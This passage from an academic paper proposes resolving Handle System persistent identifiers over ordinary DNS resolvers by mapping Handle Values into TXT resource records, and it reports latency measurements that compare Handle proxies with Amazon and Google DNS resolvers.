However, currently the fundamental problem of persistent identifier resolution is caused by the very few distribution of resolution systems. For DNS, in contrast, there are countless resolvers globally distributed. Hence, the fundamental idea of this paper is to make use of these DNS resolvers for persistent identifier resolution.

### III. THE CONCEPT OF PERSISTENT IDENTIFICATION

Since in the current Internet all resources are retrieved by their locators instead of their names, for a sustainable access temporary locators are highly inappropriate. This is especially true for research datasets. In order to prevent research datasets from being lost in the huge data deluge, research datasets are more and more interlinked with each other. In addition, data is increasingly consumed by machine actors instead of humans. For machine consumption it is necessary to employ a common data structure together with a common understanding for the elements in that data structure. Persistent identifiers initially have been conceived for providing an abstraction for locators of resources in the current Internet. The working principle of persistent identifiers is simply to map an opaque name, which is assigned to an individual research dataset, to its current locator. Another aspect of persistent identifiers is that they also enable the imposition of semantic information about research datasets. This aspect significantly increases the importance of persistent identifiers for research data management. Therefore, the registration procedure of research datasets at persistent identifier systems can be considered as a mapping from a community-specific into a standardized global representation. Whereas the global representation is used by various different machine consumers, which can access research datasets just by their globally unique names without further knowledge about their current Internet locations. In addition, these machine

consumers can autonomously operate with research datasets based on the imposed semantic information.

In its fundamental working principle, the well-known DNS system is very much comparable to a persistent identifier system. In both systems, an information entity is first registered and secondly resolved. In the DNS system, the information entity is basically an IP-address of a computer host which then is assigned a human-friendly representation for its IP-address, namely a domain name. In the case of persistent identifiers, the information entity first of all consists of a locator for a research dataset. As mentioned earlier, the information entity also increasingly includes much more complex information about the identified research dataset. Therefore, the concept of persistent identification can also be considered as a technology, which enables the realization of a virtual global research data network, wherein the communication between the actors is realized by persistent identifiers and whereby the actions are derived from the corresponding information entities.

However, the increased importance of persistent identifiers has also led to a steadily increasing load at persistent identifier systems. To provide a reliable communication between various the actors, a performant resolution of persistent identifiers is therefore highly important. Due to the global distribution and the hierarchical architecture, the resolution of persistent identifiers is usually a latency problem. As it is the case for DNS, the resolution is accomplished by a node traversing, starting from the root node and ending at the responsible node for an individual persistent identifier. The mature DNS system is a fundamental component of the current Internet, therefore its performance is highly critical for the whole Internet communication. In order to ensure a reliable and performant functioning, for the DNS system several techniques are in use. A rough categorization of these techniques is given by the following:

- a) Caching is primarily applied to hold the data in a faster storage, but in the particular case of DNS, it is applied to shorten the traversal path. Whereby the answer for frequent resolution requests is tried to be cached in a proximity node of a requestor.
- b) In order to ensure high-availability and robustness an individual DNS zone usually consists of multiple nameservers, where upon the incoming resolution requests are distributed on. This is actually better known as load-balancing.
- c) In addition to load-balancing, the technique of anycast is often used to redirect the requests to the nearest possible DNS server. Anycast is especially targeted for zones which consists of multiple geographically distributed nameservers. The top-level domain (TLD) zones are a typical example for that. The ".de" TLD zone for instance, consists of many nameservers which have been globally positioned. A request submitted by an application, which is hosted in Europe will be redirected to the European cluster of nameservers responsible for the ".de" zone. In contrast to that, a request originating

from the USA, will be answered by the nameservers located in the USA.

In anycast, multiple nodes are reachable by exactly the same IP-address. As an example, the public Google DNS resolver is reachable by the IP-address 8.8.8.8. However, since the public Google DNS resolver is globally distributed among the Google data centers, a request of an individual client will be redirected to the nearest Google DNS resolver. For anycast the request routing decision is made at the network switch level, which choose the path corresponding to the shortest hop count among a set of possible other paths.

However, for content distribution networks (CDNs), request routing based on anycast is not efficient enough. This is due to the fact that static routing decisions based on the hop count do not cover the dynamic load behavior in CDNs. Therefore, in CDNs special DNS servers have proven to provide a reliable request routing for redirecting an individual requestor to the current most efficient content server. These special DNS servers are equipped with probing information collected from previous requests which are used for the request routing.

To resolve a specific domain name into its IP-address, an application usually queries its operating system's stub resolver. The stub resolver in turn, redirects the resolution request to a pre-configured DNS proxy resolver. Such a proxy resolver then traverses the hierarchical global DNS system until it reaches a DNS server, which has the corresponding answer for the resolution request. This is depicted in Figure 1.

For the Handle System, which can be considered as the most important and elaborated persistent identifier system, the resolution of individual persistent identifiers, called Handles, is in principle very similar to the resolution procedure of domain names. In contrast to domain names, an individual Handle is composed of two parts: a prefix and a suffix part. Both parts are separated by the ASCII character '/'. The prefix part is comparable with a domain name as it consists of hierarchical labels separated by dots. The suffix part in turn, is a locally unique name assigned to an individual research dataset.

To resolve a Handle, an application has to submit the resolution request to the Global Proxy Resolver (hdl.handle.net). The Global Proxy Resolver in turn, starts at the Global Handle Registry (GHR) to find the responsible Local Handle Service (LHS). This information is stored in the so called Prefix Handle at the GHR. In the next step, the resolution request is sent to that LHS. Finally, the Global Proxy Resolver responds with the corresponding Handle Record received from the LHS. The Handle resolution procedure is depicted in Figure 2.

In summary, for DNS and Handle resolution, an application has to involve a particular proxy system. The fundamental difference between DNS and Handle resolution is the fact that for DNS resolution there is a myriad of public DNS proxy resolvers available. In contrast to that, for Handle resolution, the Global Proxy Resolver currently consists of only five globally distributed servers.

Hence, due to caching at the Global Proxy Resolver, as it is applied at any DNS proxy resolver, the resolution time of

Handles often consists to a great extent of the latency between the requesting application and the Global Proxy Resolver.

Therefore, to speedup the resolution time for Handles, it is essential to reduce the latency to the Global Proxy Resolver. The focus of this work will therefore be on the improvement of the resolution time for Handles. Since the Handle System is also a fundamental part of other important persistent identifier systems, such as the DOI System [15], an improvement of the Handle System will also affect these other persistent identifier systems. Before we will discuss the possibilities of reducing the latency between requestor and proxy system, we will first proceed with a brief comparison between DNS and Handle System.




Fig. 1: DNS Resolution Procedure




Fig. 2: Handle Resolution Procedure

#### A. DNS and Handle System Comparison

The DNS, as well as the Handle System, can be considered as a hierarchical, distributed database. Both systems define a specific protocol to ensure the global functioning. However, in contrast to DNS, the Handle protocol offers a much richer set of operations for the management of individual Handles. In addition, the Handle protocol is equipped with its own authentication and authorization mechanism, which enables the management (provided that an individual user is authorized) of any Handle Record stored at any Local Handle Service in the world. Whereas management of DNS records is still a manual process involving an administrator's action. Another strength of the Handle System is its data structure. In DNS, the data is structured as Resource Records (see

Figure 4), whereas the *type* field and the *rdata* field are the most important fields. Obviously the *type* field denotes the type of the data in the *rdata* field. In the Handle System, an individual Handle consists of multiple Handle Values which form a Handle Record (see Figure 3). Similar to a Resource Record, a Handle Value is most importantly composed of a type and a data field. However, the essential aspect of Handle Values is that there is no restriction on a set of permissible data types as it is the case for Resource Records [16]. Thus, a Handle Value can hold any type of data, which makes the Handle System also attractive for the area of the Internet-Of-Things. The Handle System can act as a global registry for any device for storing device specific information. This in turn could enable various different devices to interact with each other by means of exchanging their corresponding Handle Records.

In summary, these characteristics underline the potential of the Handle System.




Fig. 3: Handle Record made of a set of Handle Values




Fig. 4: Resource Record

### B. Proxy System Latency Reduction

To reduce the latency between an application and the Global Proxy Resolver for resolving Handles, first of all it is necessary to increase the count of globally distributed proxy servers. This could be done by a manual setup, which is theoretically possible but associated with high costs and administration efforts. Another option would be to make use of a content distribution provider such as Akamai, where the Handle proxy system could be spread on the provider's global infrastructure. However, since in CDNs special DNS servers are tasked with the request routing, for the relative simple Handle resolution operation the request routing based on DNS would again cause a considerable overhead into the overall Handle resolution time. In addition, the usage of CDNs is also associated with additional costs. The next option is to make use of an already publicly available and globally widespread infrastructure for Handle resolution, whereby the DNS infrastructure constitutes a perfect candidate for such an endeavor. The great benefit

of this option is that one can make use of the myriad of globally available public DNS resolvers without additional costs and administrative overheads. However, the downside of this option is that it requires a translation process between the Handle and DNS protocol. For the translation process, there are in principle the two following options:

**(A) Translation at the DNS system:** In this case, the public DNS resolvers have to be extended by the Handle protocol in order to be able to communicate with the Handle System.

**(B) Translation at the Handle System:** Whereas in this case, both the Global Handle Registry as well as the Local Handle Service have to be extended by the DNS protocol in order to be able to communicate with the requesting DNS resolver.

The main obstacle for option (A) is based on the fact that there are various different implementations of DNS resolvers. For the realization of our proposed idea, it is necessary that all publicly available DNS resolvers have to be upgraded by a Handle protocol module, which can hardly be realized.

In contrast to that, all components of the Handle System are based on a common library set, called the Handle libraries [17], which are publicly available. The Handle libraries are in principle a reference implementation of the Handle protocol. Since our fundamental idea is to make use of publicly available DNS resolvers for Handle resolution, with option (B) there are no modifications in these DNS resolvers required, which is a major benefit of option (B). Therefore, in the remaining we will focus on the realization of option (B).

### C. Summary

Since the resolution procedure of Handles is very much comparable to the one of domain names, the resolution time mainly consists of the network latency between the different nodes which have to be traversed until the responsible node is found. For both domain names and Handles it is necessary to instruct a specific proxy resolver, which is tasked with the traversal of all the necessary nodes. However, for Handle resolution, currently there are only five proxy resolvers globally distributed. In contrast to that, for the domain names there are a myriad of publicly available DNS resolvers. This means that the resolution time of Handles suffers from the relative low density of the global distribution of the Handle proxy resolvers. Therefore, the network latency between the requesting client and the Handle proxy resolver has generally a high contribution to the overall Handle resolution time. To reduce this latency between client and Handle proxy resolver, the fundamental idea of this work is to make use of publicly available DNS resolvers for resolving Handles. This is based on the fact that the global distribution of DNS resolvers has a much higher density than the global distribution of Handle resolvers.

## IV. IMPLEMENTATION

In this section, we will consider the implementation of option (B) for enabling Handle resolution over DNS traffic.

The realization of this approach covers the following four parts:

- (1) Handle server with DNS interface
- (2) Mapping of Handle Values into DNS Resource Records
- (3) Representation of Handles as domain names
- (4) Appropriate Resolution Procedure

Therefore, in this section we will provide insight into all these parts.

#### A. Handle server with DNS interface

Since our fundamental idea is basically to embed the Handle System into the DNS system, for the proposed solution it is necessary to extend the individual Handle servers with a DNS interface. A DNS interface enables the communication with Handle servers by means of the DNS protocol. It should be noted that the Handle libraries already include a DNS interface, which can be enabled in Handle servers for listening on DNS traffic. However, this DNS interface is intended for Handle servers to act as ordinary DNS servers. It does not enable the resolution of ordinary Handle Records over DNS traffic, which is our objective. This stems from the fact that DNS Resource Records are limited on a permitted set of data types, whereas Handle Records can contain Handle Values with any type of data. In this built-in DNS interface, the mapping direction is from DNS Resource Records into Handle Values. In addition, only Handle Values containing real DNS Resource Records can be resolved. In contrast to that, our approach is to enable the resolution of any type of Handle Values over DNS traffic. The key challenge for this endeavor is to transform Handle Values containing any type of data into Resource Records, which are actually limited on a specific set of data types. Hence, in contrast to the built-in mechanism, for our approach the mapping direction is from Handle Values into Resource Records. However, we make use of the already built-in DNS interface for the request and response encoding and decoding. The algorithm in the Handle server, however, for requests received at the DNS interface has been modified in order to realize the resolution of Handle Records over DNS traffic, which will be discussed in the following subsections.

#### B. DNS Resource Records Types

The mapping of Handle Values into DNS Resource Records constitutes the core part of our approach. Initially, DNS has been conceived for providing human-friendly addressing for computer hosts, which are actually addressed by their IP-addresses. Therefore, most DNS Resource Records contain data which is specifically related to computer hosts. Among them, the Resource Record with the type "A" can be considered as the most used type since the corresponding data field contains an IP-address of an individual computer host. As already mentioned, Resource Records are limited on a particular set of permitted data types [16], however, none of them is targeted for holding descriptive information about digital datasets (such as research datasets) or IoT devices. The ability of providing meta information would transform DNS from a simple resolution system into a data dissemination

system. To realize this approach, either the permitted set of Resource Records has to be extended by additional types for the dissemination of datasets or one has to exploit specific types of the permitted set. The core problem of extending the set of permitted Resource Record types is based on the requirement that public DNS resolvers also have to support these new types. This is quite challenging since many public DNS resolvers even do not support all of the currently permitted types. Therefore, we concentrate on the exploitation of already permitted data types. For that, we have identified specific types of Resource Records, which we will analyze in the following:

**NAPTR Resource Records:** NAPTR typed Resource Records have been introduced to enable DNS to act as a rule database for the Dynamic Delegation Discovery System (DDDS) [18]. DDDS is basically an abstract concept for applications to enable resource access through applying rules on input strings. The rules are provided by the NAPTR Resource Records, which are then applied by the requesting DDDS applications to compose the locators of resources. Hence, DDDS applications are compelled to implement a specific algorithm in order to apply the rules contained in NAPTR Resource Records. In contrast to that, in ordinary persistent identifier systems the locator of a resource is retrieved directly through a resolution process.

**SRV Resource Records:** SRV Resource Records are used to describe available services on hosts. It allows to specify the service, its protocols and the corresponding ports on which the service is listening on the host.

**URI Resource Records:** The URI Resource Record is an alternative to the SRV Resource Record. It does only hold the URI for a resource. However, in order to access a digital datasets, it is often also necessary to specify the port number of the repository system.

**TXT Resource Records:** The TXT Resource Record is intended to transfer arbitrary textual information with DNS traffic. However, in principle it is possible to transfer any kind of data encoded as a character string. As such, it is pretty well suitable for transferring Handle Values.

Among the listed Resource Records, the TXT Resource Record is the most flexible one. Another aspect which is quite beneficial for our approach is given by the fact that this Resource Record is also widely supported by public DNS resolvers. The problem with the remaining Resource Records is that for them there are already defined standard procedures for their consumption, which is not the case for TXT. The general idea of using the TXT Resource Record to store key-value pairs is not new, as can be seen in [19], however, it was never considered in conjunction with persistent identifiers. Ultimately, for the realization of our approach, the TXT Resource Record is the most reasonable choice. Thus, in the next subsection we will provide the actual mapping from a Handle Value into a TXT typed Resource Record.



### C. Mapping of Handle Values into DNS Resource Records

Each Handle Value is mapped into a Resource Record with a TXT typed field. The *data* field of the Resource Record is composed of the Handle Value *type* field together with its corresponding *data* field, whereas the equal character ('=') is used as delimiter. In addition, the Handle Value *ttl* field, which is used for caching, is mapped into the *ttl* field of the Resource Record. An important aspect at this mapping procedure is that Handle Records may also contain Handle Values, which are not allowed to be consumed by the public. Hence, all Handle Values with restricted reading rights, which is recognized by the *permission* field, are discarded at the mapping procedure. Since a Handle Record can contain multiple Handle Values, the *index* field is used as an unique internal identifier within the Handle Record. This is not necessary for Resource Records and therefore the index is not considered at the mapping. The *name* field of the Resource Record is replaced by the domain name representation of the corresponding Handle identifier string. Finally, the overall mapping procedure is depicted in Figure 5.




Fig. 5: Mapping of Handle Value into TXT typed Resource Record

### D. Representation of Handles as Domain Names

Another fundamental aspect for the resolution of Handles through DNS traffic is their representation as domain names. This is discussed in the following three points:

#### (1) Character Set:

In principal, a Handle may consist of any character from the Unicode character set. In contrast to that, a domain name can only contain letters from A to Z, the digits from 0 to 9, a hyphen (-) and a dot (.) as separator. Hence, in order to represent each possible Handle as a domain name there is an additional encoding algorithm necessary. However, for internationalized domain names (IDNs), which also consist of Unicode characters, there is already an algorithm available for converting them into regular domain names. This conversion algorithm could be extended to encode a general Handle as a regular domain name. Since, Handle strings are usually composed of known identifiers, such as UUIDs, which are representable as regular domain names without additional encoding efforts, in this work we will only focus on such Handles identifiers. For general Handles there is future

research necessary in order to deduce an appropriate conversion algorithm.

#### (2) Namespace Hierarchy:

Domain names are composed as hierarchically dot separated labels. From an individual label point of view the label next to the right denotes its parent label. Handles in turn are composed of a prefix and a suffix. As for domain names, the prefix consists of hierarchically dot separated labels. However, in contrast to domain names, in a Handle prefix the rightmost label denotes the lowest level of the hierarchy. The prefix is followed by the slash (/) character, which separates the suffix from the prefix. The suffix in turn is basically a locally unique identifier. In summary, this means that a Handle identifier incorporates two different separators: dots for the prefix and a slash to distinguish the suffix. In order to represent the a Handle as a domain name, it is first of all necessary to replace the slash by a character which is allowed for domain names. Hence, a slash is replaced by a dot. In addition, the resulting Handle identifier has to be reversed to ensure the right traversing order at the resolution process by a DNS resolver.

#### (3) Handle DNS Zone:

For the resolution of both, domain names and Handles, it is necessary to traverse to the responsible node. For domain names, the traversal path is given by its composing labels, whereas for Handles it is given by the prefix. The Handle prefix is controlled by the Global Handle Registry, which holds the addresses of the responsible Handle servers for each individual prefix. Hence, the resolution procedure of Handles over DNS traffic has to involve the Global Handle Registry in order to find the addresses for the responsible Handle servers. For the representation of Handles as domain names, this means that they have to include a common DNS zone name, which is composed of the servers forming the Global Handle Registry: The Handle Zone. However, currently there is only the "hdl.handle.net." zone, which is composed of the Global Proxy Resolvers. For the realization of our approach it is instead necessary to register an additional zone for the Global Handle Registry, e.g. "handle.pid."

To summarize this discussion, Figure 6 provides an example for the transformation of an individual Handle into the corresponding domain name. The corresponding *name* field of the Resource Record is denoted as *dnsHandle* (see Figure 5).




Fig. 6: Domain Name Representation of a Handle

### E. Resolution Procedure

The appropriate resolution procedure is depicted in Figure 7. To resolve a Handle over DNS, the Handle has to be transformed into its domain name representation, which is done at step 0. For a Java-based application we have implemented a transformation module (*HandleDNSResolver*) on top of an already existing DNS module for Java (*dnsjava*) [20]. The method `getTypesByName(handle)` returns all type-data pairs as a JSON string. In addition, the method `getTypeValueByName(handle, type)` returns only the type-value pairs for a specified type.

The steps 1 to 5 are required to be traversed until the actual Handle DNS zone is reached. In these steps, the DNS resolver communicates with ordinary DNS servers in order to reach the Handle DNS zone. At step 6, the DNS resolver communicates with the DNS interface of the Global Handle Registry to find the authoritative Handle server for a specific prefix. The Global Handle Registry in turn, responds with a referral to the responsible Handle server. At step 8, the DNS resolver queries the responsible Handle server through DNS traffic about a specific domain name. At the responsible Handle server the queried domain name is transformed into a Handle identifier for which the Handle Record is retrieved from the database. After applying the mapping procedure (Figure 5) on the retrieved Handle Record, the Handle server responds with multiple TXT Resource Records (step 9). Finally, the response is forwarded to the requesting application.




Fig. 7: Resolution Procedure for Handles for DNS

## V. EVALUATION

In this section, we will evaluate our approach of resolving Handles over DNS traffic. Important parts of our experimental

setup, which we will describe in the next subsection, are based on the GWDG infrastructure. GWDG is the service provider for Max-Planck Society of Germany and the University of Göttingen. Moreover, the persistent identifier systems offered by GWDG are based on the Handle System. In addition, GWDG is also member of the DONA Foundation [21], which is controlling the global Handle System infrastructure.

### A. Experimental Setup

Our experimental setup consists of the following components:

- **Imitation of Global Handle Registry:**

For the evaluation we have setup an imitation of the GHR equipped with a DNS interface. This imitated GHR consists of two servers, whereas the primary is hosted at GWDG and the mirror on an Amazon EC2 instance. In addition, these two servers are the nameservers for our experimental Handle DNS zone "hx.gwdg.de.", which is a sub zone under the GWDG zone "gwdg.de."

- **Local Handle Service:**

Also the LHS consists of a primary and a mirror Handle server, whereas both are hosted at GWDG and equipped with our DNS extension. This LHS is responsible for Handles under the prefix "21.T11996". In addition, the Handle servers of this LHS are at the same time the nameservers for the "T11996.21.hx.gwdg.de." zone.

- **Load Generator Application:**

The load generator is a Java-based application hosted on an Amazon EC2 instance located in Frankfurt. This application is equipped with three different modules: The first module is used to resolve Handles directly by means of the Handle libraries, without involving a specific proxy system. The second module is used to resolve Handles through the Global Proxy Resolver (hdl.handle.net), which is the current standard way for resolving Handles. The third module uses our *HandleDNSResolver* module to resolve Handles over DNS traffic.

- **Handle Proxy:**

Although, the resolution procedure through the Global Proxy Resolver will also involve proxy servers outside of Europe (due to DNS round-robin), for our evaluation we will only consider the two proxy servers in located in Europe. One of the European proxy servers is hosted at an Amazon EC2 instance located in Ireland, whereas the other one is hosted at GWDG. Currently, within the Handle System infrastructure efforts are being made to replace the DNS round-robin based proxy server selection by anycast server selection. The result of that endeavor will be that in the near future requests made in Europe will be answered by the European proxy servers. Hence, in our evaluation we will already cover the Handle System infrastructure of the near future by only considering the European proxy servers.

- **DNS Proxy:**

To resolve Handles over DNS traffic, we made use of two different DNS resolvers. The first one is an

internal Amazon DNS resolver preconfigured in the EC2 instances. This can be considered to reflect the situation of institutions which make use of their internal DNS resolvers.

In contrast to that, for the second one, we replaced the IP-address of the preconfigured DNS resolver by the address of the public Google DNS resolver, which is reachable via the IP-address 8.8.8.8.

In summary, we have utilized five different resolvers:

- Built-in resolver based on Handle libraries.
- Handle proxy server located in Ireland.
- Handle proxy server located in Germany at GWDG.
- Amazon DNS resolver.
- Google DNS resolver.

### B. Measurements

Figure 8 finally illustrates the measurements for each of the five resolution approaches in the same order as listed above. The measuring process consists of two runs of 25,000 subsequent resolution requests for each approach. The mean resolution times of the first runs are depicted by the white left-sided bars. The right-sided black bars in turn, depict the mean resolution times of the second runs, which is intended to reveal the effect of caching. For all approaches, the bars show the resolution times from the perspective of the load generator application. Moreover, for the resolution through the Handle proxy servers, we were able to retrieve the response times from the logging files. Hence, the contribution of the Handle proxy server and the LHS to the overall resolution time is marked by hatches on the respective bars.

Ultimately, the measurements allow the following interpretations:

- (1) In both runs, the resolution with the Handle libraries is the fastest method. Since this approach directly communicates with the LHS, there is no overhead caused by the involvement of any proxy system. The disadvantage of this approach is the requirement for the implementation of the Handle libraries into the application, which could cause considerable amount of redesign of the application. The intention behind this approach in this evaluation is to provide a measure for the fastest resolution technique.


- (2) The bars corresponding to the resolution through the Handle proxy servers show clearly the high contribution of the latency between the requesting application and the proxy server. This is especially visible by the second runs, whereby the Handle Record is cached at the proxy servers. Since in the second run, there is no communication between the proxy server and the LHS, the resolution time consists of the latency between the application and the proxy server only.

For the Handle proxy server located in Ireland the impact of the latency between proxy server and LHS to the overall resolution time is significant as well. However, by means of caching at the proxy server the impact of the latency between proxy and LHS can be minimized for frequently resolved Handles, which can be seen from the second run.

- (3) The measurements for the Handle proxy hosted at GWDG and the preconfigured internal Amazon DNS resolver are in terms of network latency are quite comparable. The resolution via the GWDG Handle proxy consists to a great extend of the latency between the Amazon EC2 instance and the proxy server. Since the LHS is hosted at GWDG as well, the latency between this LHS and the GWDG Handle proxy is almost negligible. The database lookup at the LHS has still a small impact onto the overall resolution time, which can be seen from the LHS hatch on the bar. In contrast to that, the resolution time with the Amazon DNS resolver primarily consists of the latency between the LHS and the DNS resolver. As can be seen from the second run, the latency between the application and the DNS resolver is vanishingly small.

Moreover, the second run also reveal the real benefit of the approach of resolving Handles through DNS traffic: Since the DNS resolver is in close proximity of the application, the resolution time of cached Handles is even shorter than the resolution time achieved by a direct communication with the LHS (first run of resolution via Handle libraries). This is quite beneficial for institutions which are heavily working with Handles.

Another fundamental aspect which can be deduced from these two measurements is that Handle resolution via DNS does not cause a significant overhead due to the transformation effort needed to map Handle Values into the DNS resource records. Therefore, the resolution times for both resolution techniques are almost identical for similar network latencies between the involved components.



**Fig. 8:** Comparison of resolution times for different resolution approaches

- (4) Although the resolution time with the public Google DNS resolver in the first run is significantly higher than with the GWDG Handle proxy, in the second run, it is the opposite case. Furthermore, the measurements corresponding to the public Google DNS resolver enable to deduce a general strategy to reduce the resolution time for Handles: Each application uses the DNS resolver in its proximity to minimize the latency to the resolver. By means of caching, the communication overhead between proxy resolver and LHS could be eliminated, which ultimately could result in a significant resolution time reduction for frequently resolved Handles. Although, caching is also applied at Handle proxy servers, the fundamental difference is based on the fact that for an individual application there is always a DNS resolver in its close proximity, which is not the case for Handle proxy servers.

## VI. CONCLUSION

Persistent Identifiers are becoming more and more important which is correlating with the explosive growth of research datasets. To ensure a sustainable access to research datasets, they are increasingly registered at persistent identifier systems to be assigned a globally unique and location-independent identifier. However, as the count of persistent identifiers increases, the performance of the corresponding resolution systems is becoming increasingly critical for research data management. In principle, persistent identifiers are quite comparable to domain names, both are registered once and resolved multiple times. For the resolution of domain names there a myriad of globally distributed DNS resolvers. In contrast to that, for persistent identifiers the count of resolvers are only very few. For the Handle System, which can be considered as the most important and established persistent identifier system, there are currently only five geographically distributed resolvers available. Hence, the resolution time for persistent identifiers generally consists to a great extend of the latency between requesting application and the particular resolver. The fundamental idea in this work is therefore to use DNS resolvers for resolving persistent identifiers.

For a realization of this idea, we have first extended the Handle servers with a DNS interface and secondly conceived an algorithm to map the Handle data model into DNS Resource Records. The result of this endeavor is the resolvability of Handle persistent identifiers over ordinary, unmodified DNS resolvers.

Furthermore, by means of an evaluation, we have proofed that the resolution time for Handles could be significantly reduced with DNS resolvers. This is especially significant for Handles which are cached at DNS resolvers. Although, frequently resolved Handles are cached at the Handle resolvers as well, the overall resolution time suffers from the small number of globally distributed Handle resolvers, which is not the case with the myriad of DNS resolvers. In addition, the evaluation has also proofed that there is no performance loss due to the mapping from the Handle data model into DNS Resource Records.

Further research is needed, to conceive a standardized DNS Resource Record, which is specifically tailored to hold meta information about digital datasets. This would ultimately enable DNS to move from a simple resolution system, which resolves human-friendly labels into IP-addresses towards a real data dissemination system.

## REFERENCES

- [1] H. V. de Sompel, R. Sanderson, H. Shankar, and M. Klein, "Persistent identifiers for scholarly assets and the web: The need for an unambiguous mapping," *IJDC*, vol. 9, no. 1, jul 2014. doi: 10.2218/ijdc.v9i1.320
- [2] T. Kuhn and M. Dumontier, "Making digital artifacts on the web verifiable and reliable," *IEEE Transactions on Knowledge and Data Engineering*, vol. 27, no. 9, pp. 2390–2400, Sept 2015. doi: 10.1109/TKDE.2015.2419657
- [3] E. Bellini, C. Luddi, C. Cirinnà, M. Lunghi, A. Felicetti, B. Bazzanella, and P. Bouquet, "Interoperability knowledge base for persistent identifiers interoperability framework," in *Signal Image Technology and Internet Based Systems (SITIS), 2012 Eighth International Conference on*. IEEE, 2012. doi: 10.1109/SITIS.2012.130 pp. 868–875.
- [4] T. Weigel, S. Kindermann, and M. Lautenschlager, "Actionable persistent identifier collections," *Data Science Journal*, vol. 12, no. 0, pp. 191–206, 2014. doi: 10.2481/dsj.12-058
- [5] A. Karakannas and Z. Zhao, "Information centric networking for delivering big data with persistent identifiers," 2014.
- [6] A. E. Evrard, C. Erdmann, J. Holmquist, J. Damon, and D. Dietrich, "Persistent, global identity for scientists via orcid," *arXiv preprint arXiv:1502.06274*, 2015.
- [7] C. H. Liu, B. Yang, and T. Liu, "Efficient naming, addressing and profile services in internet-of-things sensory environments," *Ad Hoc Networks*, vol. 18, pp. 85 – 101, 2014. doi: <http://doi.org/10.1016/j.adhoc.2013.02.008>
- [8] F. Berber, P. Wieder, and R. Yahyapour, "A high-performance persistent identification concept," *2016 IEEE International Conference on Networking, Architecture and Storage (NAS)*, vol. 00, pp. 1–10, 2016. doi: 10.1109/NAS.2016.7549387
- [9] J. Jung, E. Sit, H. Balakrishnan, and R. Morris, "Dns performance and the effectiveness of caching," *IEEE/ACM Trans. Netw.*, vol. 10, no. 5, pp. 589–603, Oct. 2002. doi: 10.1109/TNET.2002.803905
